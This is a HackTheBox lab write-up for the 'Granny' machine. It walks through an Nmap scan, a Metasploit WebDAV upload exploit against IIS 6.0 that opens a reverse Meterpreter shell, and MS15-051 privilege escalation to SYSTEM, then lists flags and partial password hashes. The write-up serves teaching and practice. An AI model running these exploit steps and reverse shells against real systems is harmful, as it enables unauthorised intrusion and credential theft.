

## [HackTheBox] Granny

Date: 04/Nov/2019

Categories: [oscp](#), [htb](#), [windows](#)

Tags: [exploit\\_iis\\_webdav](#), [privesc\\_windows\\_ms15\\_051](#)

InfoCard:




The image shows the 'Granny' VM InfoCard from HackTheBox. On the left is a circular avatar of an elderly woman with white hair, glasses, and a yellow scarf. To the right, the title 'Granny' is displayed in large white font. Below the title, five dark grey boxes contain the following information: OS: Windows (with the Windows logo), Difficulty: Easy (in green), Points: 20 (in green), Release: 12 Apr 2017, and IP: 10.10.10.15.

OS:	 Windows
Difficulty:	Easy
Points:	20
Release:	12 Apr 2017
IP:	10.10.10.15

### Overview

This is a writeup for HackTheBox VM [Granny](#). Here's an overview of the enumeration → exploitation → privilege escalation process:

## Killchain



## TTPs

1. 80/tcp/http/Microsoft IIS httpd 6.0: [exploit\\_iis\\_webdav](#), [privesc\\_windows\\_ms15\\_051](#)

## Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Mon Nov 4 13:35:36 2019 as: nmap -vv --reason -Pn -sV -sC
   ↳ --version-all -oN
   ↳ /root/toolbox/writeups/htb.granny/results/10.10.10.15/scans/_quick_tcp_nmap.txt -oX
   ↳ /root/toolbox/writeups/htb.granny/results/10.10.10.15/scans/xml/_quick_tcp_nmap.xml
   ↳ 10.10.10.15
2 Nmap scan report for 10.10.10.15
3 Host is up, received user-set (0.051s latency).
4 Scanned at 2019-11-04 13:35:37 PST for 21s
5 Not shown: 999 filtered ports
6 Reason: 999 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 80/tcp    open  http      syn-ack ttl 127 Microsoft IIS httpd 6.0
9 | http-methods:
10 |   Supported Methods: OPTIONS TRACE GET HEAD DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL
   ↳ LOCK UNLOCK PUT POST
11 |_ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK
   ↳ UNLOCK PUT
12 |_ http-server-header: Microsoft-IIS/6.0
13 |_ http-title: Under Construction
14 | http-webdav-scan:
15 |   WebDAV type: Unkown
16 |   Server Type: Microsoft-IIS/6.0
17 |   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH,
   ↳ SEARCH, MKCOL, LOCK, UNLOCK
18 |   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND,
   ↳ PROPPATCH, LOCK, UNLOCK, SEARCH
19 |_ Server Date: Mon, 04 Nov 2019 21:36:04 GMT
20 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
21
22 Read data files from: /usr/bin/./share/nmap
23 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
24 # Nmap done at Mon Nov 4 13:35:58 2019 -- 1 IP address (1 host up) scanned in 21.97 seconds
```

2. We look for IIS 6.0 vulnerabilities and find multiple WebDAV related hits:

```
root@kali: ~/toolbox/data/writeups/htb.granny # ss microsoft iis 6.0
```

Exploit Title	Path
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure	/usr/share/exploitdb/
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service	exploits/windows/remote/21057.txt
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow	exploits/windows/dos/9587.txt
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities	exploits/windows/remote/9541.pl
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065)	exploits/windows/remote/19033.txt
Microsoft IIS 6.0 - /AUX / .aspx Remote Denial of Service	exploits/windows/dos/15167.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)	exploits/windows/dos/3965.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)	exploits/windows/remote/8704.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)	exploits/windows/remote/8806.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (PHP)	exploits/windows/remote/8754.patch
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow	exploits/windows/remote/8765.php
	exploits/windows/remote/41738.py

```
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/htb.granny #
```

Figure 2: writeup.enumeration.steps.2.1

## Findings

### Open Ports

```
1 80/tcp | http | Microsoft IIS httpd 6.0
```

## Phase #2: Exploitation

1. We decide to use the Metasploit `windows/iis/iis_webdav_upload_asp` exploit and it successfully gives us a Meterpreter shell:

```
msf exploit(windows/iis/iis_webdav_upload_asp) > show options

Module options (exploit/windows/iis/iis_webdav_upload_asp):

  Name          Current Setting  Required  Description
  ----          -
  HttpPassword           no          The HTTP password to specify for authentication
  HttpUsername           no          The HTTP username to specify for authentication
  METHOD                move         yes        Move or copy the file on the remote system from .txt -> .asp (Accepted: move, copy)
  PATH                  /metasploit%RAND%.asp  yes        The path to attempt to upload
  Proxies               no          A proxy chain of format type:host:port[,type:host:port][...]
  RHOST                10.10.10.15      yes        The target address
  RPORT                 80            yes        The target port (TCP)
  SSL                  false         no         Negotiate SSL/TLS for outgoing connections
  VHOST                no            HTTP server virtual host

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf exploit(windows/iis/iis_webdav_upload_asp) >
msf exploit(windows/iis/iis_webdav_upload_asp) > exploit

[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Checking /metasploit9517572.asp
[*] Uploading 610918 bytes to /metasploit9517572.txt...
[*] Moving /metasploit9517572.txt to /metasploit9517572.asp...
[*] Executing /metasploit9517572.asp...
[*] Deleting /metasploit9517572.asp (this doesn't always work)...
[*] Sending stage (179779 bytes) to 10.10.10.15
[!] Deletion failed on /metasploit9517572.asp [403 Forbidden]
[*] Meterpreter session 1 opened (10.10.14.26:4444 -> 10.10.10.15:1030) at 2019-11-04 14:09:21 -0800

meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter >
```

Figure 3: writeup.exploitation.steps.1.1

```

meterpreter > sysinfo
Computer      : GRANNY
OS            : Windows .NET Server (Build 3790, Service Pack 2).
Architecture  : x86
System Language : en_US
Domain        : HTB
Logged On Users : 3
Meterpreter   : x86/windows
meterpreter >
meterpreter >
meterpreter > pwd
c:\windows\system32\inetsrv
meterpreter >
meterpreter >
meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 896 created.
Channel 2 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

```

Figure 4: writeup.exploitation.steps.1.2

## Phase #2.5: Post Exploitation

```

1  ntauth/network@GRANNY> id
2  NT AUTHORITY\NETWORK SERVICE
3  ntauth/network@GRANNY>
4  ntauth/network@GRANNY> uname
5  Computer      : GRANNY
6  OS            : Windows .NET Server (Build 3790, Service Pack 2).
7  Architecture  : x86
8  System Language : en_US
9  Domain        : HTB
10 Logged On Users : 3
11 Meterpreter    : x86/windows
12 ntauth/network@GRANNY>
13 ntauth/network@GRANNY> ifconfig
14 Ethernet adapter Local Area Connection:
15 Connection-specific DNS Suffix . :
16 IP Address. . . . . : 10.10.10.15
17 Subnet Mask . . . . . : 255.255.255.0
18 Default Gateway . . . . . : 10.10.10.2
19 ntauth/network@GRANNY>
20 ntauth/network@GRANNY> users
21 Administrator
22 Lakis

```

## Phase #3: Privilege Escalation

1. Since we have certain restrictions that stop us from running commands like `getuid`, we have to migrate to a different process. We find the PID for process `davcdata.exe` and migrate to it:

```
2548 1456 w3wp.exe          x86  0      NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
2616 592  davcdata.exe          x86  0      NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcdata.exe
2840 1456 w3wp.exe
2984 348  logon.scr
3600 2548 svchost.exe          x86  0      C:\WINDOWS\Temp\rad8321F.tmp\svchost.exe
3924 592  davcdata.exe

meterpreter >
meterpreter >
meterpreter > migrate 2616
[*] Migrating from 3600 to 2616...
[*] Migration completed successfully.
meterpreter >
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter >
```

Figure 5: writeup.privesc.steps.1.1

2. We can now use the Metasploit `multi/recon/local_exploit_suggester` module to look for privesc options:

```
msf post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

  Name          Current Setting  Required  Description
  ----          -
SESSION        1               yes       The session to run this module on
SHOWDESCRIPTION false           yes       Displays a detailed description for the available exploits

msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.15 - Collecting local exploits for x86/windows...
[*] 10.10.10.15 - 39 exploit checks are being tried...
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) >
```

Figure 6: writeup.privesc.steps.2.1

3. We tried a few exploits from this list and eventually the `windows/local/ms15_051_client_copy_image` module worked and provided an elevated session:

```

msf exploit(windows/local/ms15_051_client_copy_image) > show options

Module options (exploit/windows/local/ms15_051_client_copy_image):

  Name      Current Setting  Required  Description
  ----      -
SESSION    1                yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC   thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      10.10.14.26     yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Windows x86

msf exploit(windows/local/ms15_051_client_copy_image) >

```

Figure 7: writeup.privesc.steps.3.1



```

msf exploit(windows/local/ms15_051_client_copy_image) > exploit

[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Launching notepad to host the exploit...
[+] Process 1996 launched.
[*] Reflectively injecting the exploit DLL into 1996...
[*] Injecting exploit into 1996...
[*] Exploit injected. Injecting payload into 1996...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (179779 bytes) to 10.10.10.15
[*] Meterpreter session 2 opened (10.10.14.26:4444 -> 10.10.10.15:1032) at 2019-11-04 14:17:08 -0800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
meterpreter > sysinfo
Computer      : GRANNY
OS            : Windows .NET Server (Build 3790, Service Pack 2).
Architecture : x86
System Language : en_US
Domain       : HTB
Logged On Users : 3
Meterpreter   : x86/windows
meterpreter >
meterpreter > shell
Process 2444 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>

```

Figure 8: writeup.privesc.steps.3.2

4. We then obtain further information about the system and read the contents of both user.txt and root.txt files to complete the challenge:

```

1 cat "C:\Documents and Settings\Lakis\Desktop\user.txt"
2 cat "C:\Documents and Settings\Administrator\Desktop\root.txt"

meterpreter > cat "C:\Documents and Settings\Lakis\Desktop\user.txt"
700c5dc163014e22b3e408f8703f67d1meterpreter >
meterpreter >
meterpreter > cat "C:\Documents and Settings\Administrator\Desktop\root.txt"
aa4beed1c0584445ab463a6747bd06e9meterpreter >
meterpreter >

```

Figure 9: writeup.privesc.steps.4.1

## Loot

### Hashes

```
1 Administrator:500:c74761604a24f0dfd0a9ba2c30e462cf:d6908f022af0373e9e.....
2 ASPNET:1007:3f71d62ec68a06a39721cb3f54f04a3b:edc0d5506804653f589.....
3 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c.....
4 IUSR_GRANPA:1003:a274b4532c9ca5cdf684351fab962e86:6a981cb5e038b2d8b7.....
5 IWAM_GRANPA:1004:95d112c4da2348b599183ac6b1d67840:a97f39734c21b3f615.....
6 Lakis:1009:f927b0679b3cc0e192410d9b0b40873c:3064b6fc432033870c6.....
7 SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:8ed3993efb4e6476e.....
```

### Flags

```
1 C:\Documents and Settings\Lakis\Desktop\user.txt: 700c5dc163014e22.....
2 C:\Documents and Settings\Administrator\Desktop\root.txt: aa4beed1c05844.....
```

## References

- [+] <https://www.hackthebox.eu/home/machines/profile/14>
- [+] <https://marcelowoloszyn.cl/hackthebox/hack-the-box-write-up-granny/>
- [+] <https://reboare.github.io/hackthebox/htb-granny.html>